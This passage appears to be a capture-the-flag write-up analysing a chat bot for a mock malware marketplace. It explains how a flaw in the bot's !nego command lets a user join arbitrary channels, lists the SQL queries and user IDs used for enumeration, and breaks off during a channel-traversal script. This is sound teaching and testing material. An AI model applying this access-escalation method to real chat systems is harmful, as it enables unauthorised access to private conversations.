self.driver.reply_to(message, f"Failed to create or unarchive channel: {e}") #we either created a new channel or unarchived an existing one print(f"[DEBUG] getting channel: {channel_name} in team {team_id}") channel = self.driver.channels.get_channel_by_name(team_id, channel_name) channel_id = channel.get('id') if isinstance(channel, dict) else channel.json().get('id') print(f"[DEBUG] channel_id: {channel_id}") # Get user ids user_ids = [] for uname in [user1, user2, user3, user4]: logger.debug(f"Looking up user: {uname}") user = self.driver.users.get_user_by_username(uname) logger.debug(f"User API response: {user}") uid = user.get('id') if isinstance(user, dict) else user.json().get('id') logger.debug(f"user_id for {uname}: {uid}") if not uid: self.driver.reply_to(message, f"User not found: {uname}") logger.warning(f"handle_nego: User not found: {uname}") return user_ids.append(uid) if len(set(user_ids)) != 4: logger.warning(f"incorrect number of users to run command") self.driver.reply_to(message, f"incorrect number of users to run command") return print(f"[DEBUG] All user_ids: {user_ids}")
# Check if channel already has members existing_members = self.driver.channels.get_channel_members(channel_id) existing_member_user_ids = [member.get('user_id') for member in existing_members] existing_user_ids = any(uid in user_ids for uid in existing_member_user_ids) if existing_user_ids: # If the channel already has members, we should not add them again # This is a safeguard against creating duplicate entries in an archived channel print(f"[DEBUG] Existing members in channel {channel_id}: {existing_member_user_ids}, this shouldn't happen! archived channels should be empty") return # make sure not adding randos current_members_ids = [m['user_id'] for m in self.driver.channels.get_channel_members(message.channel_id)] if not (user_ids[0] in current_members_ids and user_ids[1] in current_members_ids and user_ids[2] in current_members_ids and user_ids[3] in current_members_ids): self.driver.reply_to(message, f"Could not find users") return
# Add users to channel for uid in user_ids: logger.debug(f"Adding user {uid} to channel {channel_id}") self.driver.channels.add_channel_member(channel_id, {"user_id": uid}) self.driver.reply_to(message, f"Created channel '{display_name}' and added users: {user1}, {user2}, {user3}") logger.info(f"Created channel '{display_name}' and added users: {user1}, {user2}, {user3}")
@listen_to('^!add_offering (.*)$', no_direct=True,allowed_users_glob=["mod_*"], human_description="!add_offering name type os oday_or_nday creator price\n\tAdd a new malware offering.") def add_offering_cmd(self, message: Message, *args): args = message.text.strip().split() logger.debug(f"add_offering_cmd called with args: {args}") if len(args) != 7: self.driver.reply_to(message, "Usage: !add_offering name type os oday_or_nday creator price") logger.warning("add_offering: Incorrect number of arguments") return _, name, mtype, osys, oday_nday, creator, price = args mtype_lc = mtype.lower() osys_lc = osys.lower() oday_nday_lc = oday_nday.lower() logger.debug(f"Normalized values: type={mtype_lc}, os={osys_lc}, oday_nday={oday_nday_lc}") if mtype_lc not in [t.lower() for t in MALWARE_TYPES]: self.driver.reply_to(message, f"Invalid malware type. Allowed: {', '.join(MALWARE_TYPES)}") logger.warning(f"add_offering: Invalid malware type '{mtype}'") return if osys_lc not in [o.lower() for o in OS_TYPES]: self.driver.reply_to(message, f"Invalid OS. Allowed: {', '.join(OS_TYPES)}") logger.warning(f"add_offering: Invalid OS '{osys}'") return if oday_nday_lc not in [d.lower() for d in ODAYS]: self.driver.reply_to(message, "oday_or_nday must be '0day' or 'nday'.") logger.warning(f"add_offering: Invalid oday_or_nday '{oday_nday}'") return team_name = self.driver.options.get('team', 'malwarecentral') team = self.driver.teams.get_team_by_name(team_name) team_id = team.get('id') if isinstance(team, dict) else team.json().get('id') user = self.driver.users.get_user_by_username(creator) if not user or (user.get('id') if isinstance(user, dict) else user.json().get('id')) is None: self.driver.reply_to(message, f"Creator '{creator}' is not a valid user in the team.") logger.warning(f"add_offering: Creator '{creator}' is not a valid user in the team.") return try: price_val = float(price) if price_val < 0: raise ValueError except ValueError: self.driver.reply_to(message, "Price must be a positive number.") logger.warning(f"add_offering: Invalid price '{price}'") return offering = { 'name': name, 'type': mtype_lc, 'os': osys_lc, 'oday_or_nday': oday_nday_lc, 'creator': creator, 'price': price_val } logger.info(f"Adding offering: {offering}") oid = db.add_offering(offering) self.driver.reply_to(message, f"Offering added with ID {oid}.") logger.info(f"Offering added with ID {oid}")
@listen_to('^!get_offerings (.*)$', no_direct=True, human_description="!get_offerings\n\tList all malware offerings.") def get_offerings_cmd(self, message: Message, *args): logger.debug(f"get_offerings_cmd called with message: {message.text}") offerings = db.get_offerings() logger.debug(f"Offerings retrieved: {offerings}") if not offerings: self.driver.reply_to(message, "No offerings available.") logger.info("get_offerings_cmd: No offerings available.") return msg = "Malware Offerings:\n" + "\n".join([ f"ID: {o['id']}, Name: {o['name']}, Type: {o['type']}, OS: {o['os']}, Oday/Nday: {o['oday_or_nday']}, Creator: {o['creator']}, Price: {o['price']}" for o in offerings ]) self.driver.reply_to(message, msg) logger.info("get_offerings_cmd: Sent offerings list.")
#TODO update these users to be other admins we expect to be listed within the team @listen_to('^!record_sale (.*)$', no_direct=True, allowed_users_glob=["mod_*"],human_description="!record_sale buyer price offering_id\n\tRecord a sale of malware.",allowed_users=["badguy","otherbadguy","some guys","user1"]) def record_sale_cmd(self, message: Message, *args): logger.debug(f"record_sale_cmd called with message: {message.text}") args = message.text.strip().split() if len(args) != 4: self.driver.reply_to(message, "Usage: !record_sale buyer price offering_id") logger.warning("record_sale_cmd: Incorrect number of arguments") return _, buyer, price, offering_id = args # Validate buyer is a user in the team team_name = self.driver.options.get('team', 'malwarecentral') team = self.driver.teams.get_team_by_name(team_name) team_id = team.get('id') if isinstance(team, dict) else team.json().get('id') user = self.driver.users.get_user_by_username(buyer) if not user or (user.get('id') if isinstance(user, dict) else user.json().get('id')) is None: self.driver.reply_to(message, f"Buyer '{buyer}' is not a valid user in the team.") logger.warning(f"record_sale_cmd: Buyer '{buyer}' is not a valid user in the team.") return # Seller is the creator of the offering offerings = db.get_offerings() offering = next((o for o in offerings if str(o['id']) == offering_id), None) if not offering: self.driver.reply_to(message, f"Offering ID {offering_id} not found.") logger.warning(f"record_sale_cmd: Offering ID {offering_id} not found.") return seller = offering['creator'] sale = { 'buyer': buyer, 'seller': seller, 'price': price, 'offering_id': offering_id } logger.info(f"Recording sale: {sale}") db.record_sale(sale) self.driver.reply_to(message, f"Sale recorded for offering ID {offering_id}.") logger.info(f"Sale recorded for offering ID {offering_id}")Specifically, the !nego command is what’s really interesting
@listen_to('^!nego (.*)$', no_direct=True,human_description="!nego channel seller moderator1 moderator2\n\tCreate a negotiation channel to close a deal!") def handle_nego(self : Plugin, message: Message, *args): logger.debug(f"handle_nego called with message: {message.text}") args = message.text.strip().split() if len(args) != 5: self.driver.reply_to(message, "Usage: !nego channel seller moderator1 moderator2") logger.warning("handle_nego: Incorrect number of arguments") return user1 = message.sender_name _, channel_name, user2, user3, user4 = args[:6] if not user4.startswith('mod_'): self.driver.reply_to(message, f"You must have a mod") return display_name = channel_name team_name = self.driver.options.get('team', 'malwarecentral') print(f"[DEBUG] Looking up team: {team_name}") # Get team info team = self.driver.teams.get_team_by_name(team_name) logger.debug(f"Team API response: {team}") team_id = team.get('id') if isinstance(team, dict) else team.json().get('id') print(f"[DEBUG] team_id: {team_id}") # Create channel channel_options = { "team_id": team_id, "name": channel_name, "display_name": display_name, "type": "P" } logger.debug(f"Creating channel with options: {channel_options}") try: channel = self.driver.channels.create_channel(channel_options) print(f"[DEBUG] Channel API response: {channel}") #hide weird exception when we have an archived channel with the same name, we'll just unarchive it except Exception as e: print(f"[DEBUG] Exception while creating channel: {e}") # Try to unarchive the channel if it exists try: archived_channel = self.driver.channels.get_channel_by_name(channel_name, team_id) if archived_channel and archived_channel.get('delete_at') > 0: logger.info(f"Unarchiving existing channel: {archived_channel}") self.driver.channels.unarchive_channel(archived_channel.get('id')) channel = archived_channel except Exception as e: self.driver.reply_to(message, f"Failed to create or unarchive channel: {e}") #we either created a new channel or unarchived an existing one print(f"[DEBUG] getting channel: {channel_name} in team {team_id}") channel = self.driver.channels.get_channel_by_name(team_id, channel_name) channel_id = channel.get('id') if isinstance(channel, dict) else channel.json().get('id') print(f"[DEBUG] channel_id: {channel_id}") # Get user ids user_ids = [] for uname in [user1, user2, user3, user4]: logger.debug(f"Looking up user: {uname}") user = self.driver.users.get_user_by_username(uname) logger.debug(f"User API response: {user}") uid = user.get('id') if isinstance(user, dict) else user.json().get('id') logger.debug(f"user_id for {uname}: {uid}") if not uid: self.driver.reply_to(message, f"User not found: {uname}") logger.warning(f"handle_nego: User not found: {uname}") return user_ids.append(uid) if len(set(user_ids)) != 4: logger.warning(f"incorrect number of users to run command") self.driver.reply_to(message, f"incorrect number of users to run command") return print(f"[DEBUG] All user_ids: {user_ids}")
# Check if channel already has members existing_members = self.driver.channels.get_channel_members(channel_id) existing_member_user_ids = [member.get('user_id') for member in existing_members] existing_user_ids = any(uid in user_ids for uid in existing_member_user_ids) if existing_user_ids: # If the channel already has members, we should not add them again # This is a safeguard against creating duplicate entries in an archived channel print(f"[DEBUG] Existing members in channel {channel_id}: {existing_member_user_ids}, this shouldn't happen! archived channels should be empty") return # make sure not adding randos current_members_ids = [m['user_id'] for m in self.driver.channels.get_channel_members(message.channel_id)] if not (user_ids[0] in current_members_ids and user_ids[1] in current_members_ids and user_ids[2] in current_members_ids and user_ids[3] in current_members_ids): self.driver.reply_to(message, f"Could not find users") return
# Add users to channel for uid in user_ids: logger.debug(f"Adding user {uid} to channel {channel_id}") self.driver.channels.add_channel_member(channel_id, {"user_id": uid}) self.driver.reply_to(message, f"Created channel '{display_name}' and added users: {user1}, {user2}, {user3}") logger.info(f"Created channel '{display_name}' and added users: {user1}, {user2}, {user3}")This creates a channel, consisting of you, a seller user, another user, with the last user required to be a mod.
user1 = message.sender_name_, channel_name, user2, user3, user4 = args[:6]if not user4.startswith('mod_'): self.driver.reply_to(message, f"You must have a mod") returnHowever if we look at this code, it appears to be able to add users to archived channels, or in other words, channels that already exist. However, if the channel already exists and isn’t archived (still active), it doesn’t care and fetches the channel anyway
except Exception as e: print(f"[DEBUG] Exception while creating channel: {e}") # Try to unarchive the channel if it exists try: archived_channel = self.driver.channels.get_channel_by_name(channel_name, team_id) if archived_channel and archived_channel.get('delete_at') > 0: logger.info(f"Unarchiving existing channel: {archived_channel}") self.driver.channels.unarchive_channel(archived_channel.get('id')) channel = archived_channel except Exception as e: self.driver.reply_to(message, f"Failed to create or unarchive channel: {e}") #we either created a new channel or unarchived an existing one print(f"[DEBUG] getting channel: {channel_name} in team {team_id}") channel = self.driver.channels.get_channel_by_name(team_id, channel_name) channel_id = channel.get('id') if isinstance(channel, dict) else channel.json().get('id') print(f"[DEBUG] channel_id: {channel_id}")This appears to be a pretty big flaw. That means that we can add users and ourselves to any channel, not just non-existent or archived channels.
The only requirement to do so is that the 3 users you try to run the !nego command with (the 2 users and the mod) cannot be in the channel you are trying to add everyone to.
existing_members = self.driver.channels.get_channel_members(channel_id)existing_member_user_ids = [member.get('user_id') for member in existing_members]existing_user_ids = any(uid in user_ids for uid in existing_member_user_ids)if existing_user_ids: # If the channel already has members, we should not add them again print(f"[DEBUG] Existing members in channel {channel_id}: {existing_member_user_ids}, this shouldn't happen! archived channels should be empty") returnThis appears to be another flaw! It seems that the intent was that if a channel isn’t empty it shouldn’t add any users at all, but it appears that just as long as all users you want to add aren’t in the target channel, it’ll work and add everyone to it.
This !nego command seems to be our method of traversing channels. Beginning from the Public channel, we have to find 3 users in the current channel (with 1 of them being a mod) who are not in the target channel we want to get to, run the !nego command to gain access to that channel, and then continuously do this until we reach a channel that has admin_insecureapricots73 in it.
We can write a Python script that can automate doing this. Firstly though, we need a list of all users and their user IDs, as well as a list of every channel and the users within said channels.
We can do this through some SQL commands:
We can get the user IDs of all users in each channel by running this query on every channel
mattermost=# SELECT u.username, u.id AS user_idFROM channels cJOIN channelmembers cm ON cm.channelid = c.idJOIN users u ON u.id = cm.useridWHERE c.displayname = 'Public'; username | user_id---------------------+---------------------------- enragedcaviar56 | 1w36wtpq4tfhiqe7xdm6igx84o grumpyrhino73 | bh87wmq4qfdmdbafhohpy6mq6h sadchowder88 | cw41xr7ydfnsjdfwqr9a7agtxr selfishjaguar50 | dzkurn8put8udqwrij98u4s94w chicteal95 | g4tp7dewfjgziph3exxjzbrhwy malbot | iyyjrrh6i7d37dkk5tg6wsupnw euphoricraisins54 | o91awst7w3fidn58ry4cp3r4xh mod_decimalpiglet81 | rwagbspan7rxppfgrxjbcz4ore mod_needyboa0 | tosbendf6idnpc7egyw5wfau9h(9 rows)We can find all the channel display names by just running SELECT displayname FROM channels;
To get all users and their IDs, we can just run
SELECT id, username FROM public.users;Now we can start making that Python script
Actually Crossing the Channel
Our script below performs a BFS like traversal to try to move from one channel to another until it reaches one that contains the admin_insecureapricots73 user, whose user ID is rnqpjyd5mtnszfgpzkjguu18zo, starting of course from the Public channel
# Found from databaseusers = { "6k4nf8umejr7zfqfityfhtn9tw": "mod_lyingdoves52", "h64obyji93n75dcwwy4xfarcno": "mod_mercifulsausage42", "5tohie4px3nmipga8maq7koqny": "mod_amazedcamel5", "tosbendf6idnpc7egyw5wfau9h": "mod_needyboa0", "rnqpjyd5mtnszfgpzkjguu18zo": "admin_insecureapricots73", "bh87wmq4qfdmdbafhohpy6mq6h": "grumpyrhino73", "g4tp7dewfjgziph3exxjzbrhwy": "chicteal95", "1w36wtpq4tfhiqe7xdm6igx84o": "enragedcaviar56", "tdzdyadzhfdt3nqto9dan3xtia": "mod_excitedburritos53", "1xk1z5t3b3ggzeg4xrq3dyiyky": "needypup16", "o91awst7w3fidn58ry4cp3r4xh": "euphoricraisins54", "cw41xr7ydfnsjdfwqr9a7agtxr": "sadchowder88", "w5zjeekxpjfa3kzpzpw4mmzp1y": "sorecamel84", "hbo689966irppefi37oafo3tca": "wingedmandrill37", "iyyjrrh6i7d37dkk5tg6wsupnw": "malbot", "dzkurn8put8udqwrij98u4s94w": "selfishjaguar50", "w5sps8fbc7n1jk8bt88fkxs3ee": "mod_gloomyhyena90", "hypxe7jik7bjx881onw9of1nbe": "ardentpup59", "7exwwxmzfjgoxqtswc14b8qz6h": "system-bot", "rwagbspan7rxppfgrxjbcz4ore": "mod_decimalpiglet81",}
# Found from databasechannels = {
"public" : ["rwagbspan7rxppfgrxjbcz4ore", "g4tp7dewfjgziph3exxjzbrhwy","1w36wtpq4tfhiqe7xdm6igx84o", "tosbendf6idnpc7egyw5wfau9h", "o91awst7w3fidn58ry4cp3r4xh", "bh87wmq4qfdmdbafhohpy6mq6h", "iyyjrrh6i7d37dkk5tg6wsupnw", "cw41xr7ydfnsjdfwqr9a7agtxr", "dzkurn8put8udqwrij98u4s94w"],
"channel15511" : ['1xk1z5t3b3ggzeg4xrq3dyiyky', 'bh87wmq4qfdmdbafhohpy6mq6h', '1w36wtpq4tfhiqe7xdm6igx84o', 'g4tp7dewfjgziph3exxjzbrhwy', '5tohie4px3nmipga8maq7koqny', '6k4nf8umejr7zfqfityfhtn9tw', 'dzkurn8put8udqwrij98u4s94w', 'h64obyji93n75dcwwy4xfarcno', 'hbo689966irppefi37oafo3tca', 'hypxe7jik7bjx881onw9of1nbe', 'tdzdyadzhfdt3nqto9dan3xtia', 'tosbendf6idnpc7egyw5wfau9h', 'w5sps8fbc7n1jk8bt88fkxs3ee', 'w5zjeekxpjfa3kzpzpw4mmzp1y', 'iyyjrrh6i7d37dkk5tg6wsupnw'],
"channel17991" : ['o91awst7w3fidn58ry4cp3r4xh', 'w5zjeekxpjfa3kzpzpw4mmzp1y', '1w36wtpq4tfhiqe7xdm6igx84o', '1xk1z5t3b3ggzeg4xrq3dyiyky', '5tohie4px3nmipga8maq7koqny', '6k4nf8umejr7zfqfityfhtn9tw', 'cw41xr7ydfnsjdfwqr9a7agtxr', 'dzkurn8put8udqwrij98u4s94w', 'g4tp7dewfjgziph3exxjzbrhwy', 'h64obyji93n75dcwwy4xfarcno', 'tdzdyadzhfdt3nqto9dan3xtia', 'tosbendf6idnpc7egyw5wfau9h', 'w5sps8fbc7n1jk8bt88fkxs3ee', 'bh87wmq4qfdmdbafhohpy6mq6h', 'iyyjrrh6i7d37dkk5tg6wsupnw'],
"channel28200" : ['bh87wmq4qfdmdbafhohpy6mq6h', 'o91awst7w3fidn58ry4cp3r4xh', '5tohie4px3nmipga8maq7koqny', 'cw41xr7ydfnsjdfwqr9a7agtxr', 'dzkurn8put8udqwrij98u4s94w', 'h64obyji93n75dcwwy4xfarcno', 'hypxe7jik7bjx881onw9of1nbe', 'tdzdyadzhfdt3nqto9dan3xtia', 'tosbendf6idnpc7egyw5wfau9h', 'w5sps8fbc7n1jk8bt88fkxs3ee', 'w5zjeekxpjfa3kzpzpw4mmzp1y', 'hbo689966irppefi37oafo3tca', '1xk1z5t3b3ggzeg4xrq3dyiyky', '6k4nf8umejr7zfqfityfhtn9tw', 'iyyjrrh6i7d37dkk5tg6wsupnw'],
"channel29721" : ['o91awst7w3fidn58ry4cp3r4xh', '1w36wtpq4tfhiqe7xdm6igx84o', 'h64obyji93n75dcwwy4xfarcno', '1xk1z5t3b3ggzeg4xrq3dyiyky', '5tohie4px3nmipga8maq7koqny', '6k4nf8umejr7zfqfityfhtn9tw', 'tdzdyadzhfdt3nqto9dan3xtia', 'cw41xr7ydfnsjdfwqr9a7agtxr', 'dzkurn8put8udqwrij98u4s94w', 'g4tp7dewfjgziph3exxjzbrhwy', 'hypxe7jik7bjx881onw9of1nbe', 'bh87wmq4qfdmdbafhohpy6mq6h', 'tosbendf6idnpc7egyw5wfau9h', 'w5zjeekxpjfa3kzpzpw4mmzp1y', 'iyyjrrh6i7d37dkk5tg6wsupnw'],
"channel33529" : ['bh87wmq4qfdmdbafhohpy6mq6h', 'o91awst7w3fidn58ry4cp3r4xh', 'g4tp7dewfjgziph3exxjzbrhwy', 'h64obyji93n75dcwwy4xfarcno', 'tosbendf6idnpc7egyw5wfau9h', 'w5zjeekxpjfa3kzpzpw4mmzp1y', 'hbo689966irppefi37oafo3tca', 'hypxe7jik7bjx881onw9of1nbe', 'tdzdyadzhfdt3nqto9dan3xtia', 'w5sps8fbc7n1jk8bt88fkxs3ee', '1w36wtpq4tfhiqe7xdm6igx84o', '1xk1z5t3b3ggzeg4xrq3dyiyky', '5tohie4px3nmipga8maq7koqny', '6k4nf8umejr7zfqfityfhtn9tw', 'iyyjrrh6i7d37dkk5tg6wsupnw'],
"channel33768" : ['g4tp7dewfjgziph3exxjzbrhwy', '6k4nf8umejr7zfqfityfhtn9tw', '1w36wtpq4tfhiqe7xdm6igx84o', '1xk1z5t3b3ggzeg4xrq3dyiyky', '5tohie4px3nmipga8maq7koqny', 'cw41xr7ydfnsjdfwqr9a7agtxr', 'dzkurn8put8udqwrij98u4s94w', 'h64obyji93n75dcwwy4xfarcno', 'tdzdyadzhfdt3nqto9dan3xtia', 'tosbendf6idnpc7egyw5wfau9h', 'w5zjeekxpjfa3kzpzpw4mmzp1y', 'bh87wmq4qfdmdbafhohpy6mq6h', 'rnqpjyd5mtnszfgpzkjguu18zo', 'iyyjrrh6i7d37dkk5tg6wsupnw', 'o91awst7w3fidn58ry4cp3r4xh'],
"channel35869" : ['bh87wmq4qfdmdbafhohpy6mq6h', 'o91awst7w3fidn58ry4cp3r4xh', '1w36wtpq4tfhiqe7xdm6igx84o', '1xk1z5t3b3ggzeg4xrq3dyiyky', '5tohie4px3nmipga8maq7koqny', '6k4nf8umejr7zfqfityfhtn9tw', 'cw41xr7ydfnsjdfwqr9a7agtxr', 'dzkurn8put8udqwrij98u4s94w', 'h64obyji93n75dcwwy4xfarcno', 'hbo689966irppefi37oafo3tca', 'hypxe7jik7bjx881onw9of1nbe', 'tdzdyadzhfdt3nqto9dan3xtia', 'tosbendf6idnpc7egyw5wfau9h', 'w5sps8fbc7n1jk8bt88fkxs3ee', 'iyyjrrh6i7d37dkk5tg6wsupnw'],
"channel40085" : ['o91awst7w3fidn58ry4cp3r4xh', '1w36wtpq4tfhiqe7xdm6igx84o', '1xk1z5t3b3ggzeg4xrq3dyiyky', '5tohie4px3nmipga8maq7koqny', '6k4nf8umejr7zfqfityfhtn9tw', 'cw41xr7ydfnsjdfwqr9a7agtxr', 'dzkurn8put8udqwrij98u4s94w', 'g4tp7dewfjgziph3exxjzbrhwy', 'hbo689966irppefi37oafo3tca', 'tdzdyadzhfdt3nqto9dan3xtia', 'tosbendf6idnpc7egyw5wfau9h', 'w5sps8fbc7n1jk8bt88fkxs3ee', 'w5zjeekxpjfa3kzpzpw4mmzp1y', 'bh87wmq4qfdmdbafhohpy6mq6h', 'iyyjrrh6i7d37dkk5tg6wsupnw'],
"channel41385" : ['o91awst7w3fidn58ry4cp3r4xh', 'bh87wmq4qfdmdbafhohpy6mq6h', '1w36wtpq4tfhiqe7xdm6igx84o', '1xk1z5t3b3ggzeg4xrq3dyiyky', '5tohie4px3nmipga8maq7koqny', '6k4nf8umejr7zfqfityfhtn9tw', 'g4tp7dewfjgziph3exxjzbrhwy', 'cw41xr7ydfnsjdfwqr9a7agtxr', 'h64obyji93n75dcwwy4xfarcno', 'hbo689966irppefi37oafo3tca', 'hypxe7jik7bjx881onw9of1nbe', 'tdzdyadzhfdt3nqto9dan3xtia', 'tosbendf6idnpc7egyw5wfau9h', 'w5zjeekxpjfa3kzpzpw4mmzp1y', 'iyyjrrh6i7d37dkk5tg6wsupnw'],
"channel48553" : ['bh87wmq4qfdmdbafhohpy6mq6h', 'tdzdyadzhfdt3nqto9dan3xtia', 'tosbendf6idnpc7egyw5wfau9h', 'w5sps8fbc7n1jk8bt88fkxs3ee', 'o91awst7w3fidn58ry4cp3r4xh', '1w36wtpq4tfhiqe7xdm6igx84o', '6k4nf8umejr7zfqfityfhtn9tw', 'cw41xr7ydfnsjdfwqr9a7agtxr', 'dzkurn8put8udqwrij98u4s94w', 'g4tp7dewfjgziph3exxjzbrhwy', 'h64obyji93n75dcwwy4xfarcno', 'hypxe7jik7bjx881onw9of1nbe', 'iyyjrrh6i7d37dkk5tg6wsupnw'],
"channel50056" : ['6k4nf8umejr7zfqfityfhtn9tw', '1xk1z5t3b3ggzeg4xrq3dyiyky', '1w36wtpq4tfhiqe7xdm6igx84o', '5tohie4px3nmipga8maq7koqny', 'cw41xr7ydfnsjdfwqr9a7agtxr', 'dzkurn8put8udqwrij98u4s94w', 'g4tp7dewfjgziph3exxjzbrhwy', 'h64obyji93n75dcwwy4xfarcno', 'hbo689966irppefi37oafo3tca', 'hypxe7jik7bjx881onw9of1nbe', 'tosbendf6idnpc7egyw5wfau9h', 'w5sps8fbc7n1jk8bt88fkxs3ee', 'w5zjeekxpjfa3kzpzpw4mmzp1y', 'o91awst7w3fidn58ry4cp3r4xh', 'iyyjrrh6i7d37dkk5tg6wsupnw'],
"channel50462" : ['bh87wmq4qfdmdbafhohpy6mq6h', 'o91awst7w3fidn58ry4cp3r4xh', '1xk1z5t3b3ggzeg4xrq3dyiyky', 'w5zjeekxpjfa3kzpzpw4mmzp1y', '5tohie4px3nmipga8maq7koqny', '6k4nf8umejr7zfqfityfhtn9tw', 'cw41xr7ydfnsjdfwqr9a7agtxr', 'g4tp7dewfjgziph3exxjzbrhwy', 'h64obyji93n75dcwwy4xfarcno', 'hbo689966irppefi37oafo3tca', 'hypxe7jik7bjx881onw9of1nbe', 'tdzdyadzhfdt3nqto9dan3xtia', 'tosbendf6idnpc7egyw5wfau9h', 'w5sps8fbc7n1jk8bt88fkxs3ee', 'iyyjrrh6i7d37dkk5tg6wsupnw'],
"channel52097" : ['o91awst7w3fidn58ry4cp3r4xh', '1w36wtpq4tfhiqe7xdm6igx84o', '1xk1z5t3b3ggzeg4xrq3dyiyky', '5tohie4px3nmipga8maq7koqny', '6k4nf8umejr7zfqfityfhtn9tw', 'cw41xr7ydfnsjdfwqr9a7agtxr', 'bh87wmq4qfdmdbafhohpy6mq6h', 'g4tp7dewfjgziph3exxjzbrhwy', 'h64obyji93n75dcwwy4xfarcno', 'hbo689966irppefi37oafo3tca', 'tdzdyadzhfdt3nqto9dan3xtia', 'dzkurn8put8udqwrij98u4s94w', 'tosbendf6idnpc7egyw5wfau9h', 'w5sps8fbc7n1jk8bt88fkxs3ee', 'iyyjrrh6i7d37dkk5tg6wsupnw'],
"channel52696" : ['g4tp7dewfjgziph3exxjzbrhwy', '1w36wtpq4tfhiqe7xdm6igx84o', '5tohie4px3nmipga8maq7koqny', '6k4nf8umejr7zfqfityfhtn9tw', 'cw41xr7ydfnsjdfwqr9a7agtxr', 'dzkurn8put8udqwrij98u4s94w', 'h64obyji93n75dcwwy4xfarcno', 'tdzdyadzhfdt3nqto9dan3xtia', 'w5sps8fbc7n1jk8bt88fkxs3ee', '1xk1z5t3b3ggzeg4xrq3dyiyky', 'iyyjrrh6i7d37dkk5tg6wsupnw'],
"channel52797" : ['iyyjrrh6i7d37dkk5tg6wsupnw', 'w5zjeekxpjfa3kzpzpw4mmzp1y', '1w36wtpq4tfhiqe7xdm6igx84o', '5tohie4px3nmipga8maq7koqny', '6k4nf8umejr7zfqfityfhtn9tw', 'cw41xr7ydfnsjdfwqr9a7agtxr', 'dzkurn8put8udqwrij98u4s94w', 'g4tp7dewfjgziph3exxjzbrhwy', 'h64obyji93n75dcwwy4xfarcno', 'hypxe7jik7bjx881onw9of1nbe', 'tdzdyadzhfdt3nqto9dan3xtia', 'tosbendf6idnpc7egyw5wfau9h', 'w5sps8fbc7n1jk8bt88fkxs3ee', 'bh87wmq4qfdmdbafhohpy6mq6h', 'o91awst7w3fidn58ry4cp3r4xh'],
"channel60625" : ['cw41xr7ydfnsjdfwqr9a7agtxr', '1w36wtpq4tfhiqe7xdm6igx84o', '5tohie4px3nmipga8maq7koqny', '6k4nf8umejr7zfqfityfhtn9tw', 'hbo689966irppefi37oafo3tca', 'hypxe7jik7bjx881onw9of1nbe', 'w5sps8fbc7n1jk8bt88fkxs3ee', 'w5zjeekxpjfa3kzpzpw4mmzp1y', 'bh87wmq4qfdmdbafhohpy6mq6h', 'dzkurn8put8udqwrij98u4s94w', 'g4tp7dewfjgziph3exxjzbrhwy', 'h64obyji93n75dcwwy4xfarcno', 'tdzdyadzhfdt3nqto9dan3xtia', '1xk1z5t3b3ggzeg4xrq3dyiyky', 'iyyjrrh6i7d37dkk5tg6wsupnw'],
"channel64675" : ['5tohie4px3nmipga8maq7koqny', '6k4nf8umejr7zfqfityfhtn9tw', '1w36wtpq4tfhiqe7xdm6igx84o', 'cw41xr7ydfnsjdfwqr9a7agtxr', 'dzkurn8put8udqwrij98u4s94w', 'g4tp7dewfjgziph3exxjzbrhwy', 'h64obyji93n75dcwwy4xfarcno', 'tosbendf6idnpc7egyw5wfau9h', 'w5sps8fbc7n1jk8bt88fkxs3ee', 'hbo689966irppefi37oafo3tca', 'o91awst7w3fidn58ry4cp3r4xh', 'iyyjrrh6i7d37dkk5tg6wsupnw'],
"channel64922" : ['1w36wtpq4tfhiqe7xdm6igx84o', '5tohie4px3nmipga8maq7koqny', '6k4nf8umejr7zfqfityfhtn9tw', 'cw41xr7ydfnsjdfwqr9a7agtxr', 'dzkurn8put8udqwrij98u4s94w', 'g4tp7dewfjgziph3exxjzbrhwy', 'h64obyji93n75dcwwy4xfarcno', 'hypxe7jik7bjx881onw9of1nbe', 'tdzdyadzhfdt3nqto9dan3xtia', 'tosbendf6idnpc7egyw5wfau9h', 'w5sps8fbc7n1jk8bt88fkxs3ee', 'w5zjeekxpjfa3kzpzpw4mmzp1y', 'hbo689966irppefi37oafo3tca', 'o91awst7w3fidn58ry4cp3r4xh', 'iyyjrrh6i7d37dkk5tg6wsupnw'],
"channel69244" : ['dzkurn8put8udqwrij98u4s94w', 'iyyjrrh6i7d37dkk5tg6wsupnw', 'hbo689966irppefi37oafo3tca', '1w36wtpq4tfhiqe7xdm6igx84o', '5tohie4px3nmipga8maq7koqny', '6k4nf8umejr7zfqfityfhtn9tw', 'cw41xr7ydfnsjdfwqr9a7agtxr', 'g4tp7dewfjgziph3exxjzbrhwy', 'h64obyji93n75dcwwy4xfarcno', 'hypxe7jik7bjx881onw9of1nbe', 'tdzdyadzhfdt3nqto9dan3xtia', 'tosbendf6idnpc7egyw5wfau9h', 'w5sps8fbc7n1jk8bt88fkxs3ee', 'w5zjeekxpjfa3kzpzpw4mmzp1y', '1xk1z5t3b3ggzeg4xrq3dyiyky'],
"channel70588" : ['cw41xr7ydfnsjdfwqr9a7agtxr', '1w36wtpq4tfhiqe7xdm6igx84o', '6k4nf8umejr7zfqfityfhtn9tw', 'dzkurn8put8udqwrij98u4s94w', 'g4tp7dewfjgziph3exxjzbrhwy', 'h64obyji93n75dcwwy4xfarcno', 'hbo689966irppefi37oafo3tca', 'hypxe7jik7bjx881onw9of1nbe', 'tdzdyadzhfdt3nqto9dan3xtia', 'tosbendf6idnpc7egyw5wfau9h', 'w5sps8fbc7n1jk8bt88fkxs3ee', 'w5zjeekxpjfa3kzpzpw4mmzp1y', 'bh87wmq4qfdmdbafhohpy6mq6h', 'o91awst7w3fidn58ry4cp3r4xh', 'iyyjrrh6i7d37dkk5tg6wsupnw'],
"channel74850" : ['cw41xr7ydfnsjdfwqr9a7agtxr', 'dzkurn8put8udqwrij98u4s94w', 'hbo689966irppefi37oafo3tca', 'hypxe7jik7bjx881onw9of1nbe', 'tdzdyadzhfdt3nqto9dan3xtia', 'w5sps8fbc7n1jk8bt88fkxs3ee', 'bh87wmq4qfdmdbafhohpy6mq6h', 'o91awst7w3fidn58ry4cp3r4xh', 'h64obyji93n75dcwwy4xfarcno', '1w36wtpq4tfhiqe7xdm6igx84o', '1xk1z5t3b3ggzeg4xrq3dyiyky', '5tohie4px3nmipga8maq7koqny', '6k4nf8umejr7zfqfityfhtn9tw', 'w5zjeekxpjfa3kzpzpw4mmzp1y', 'iyyjrrh6i7d37dkk5tg6wsupnw'],
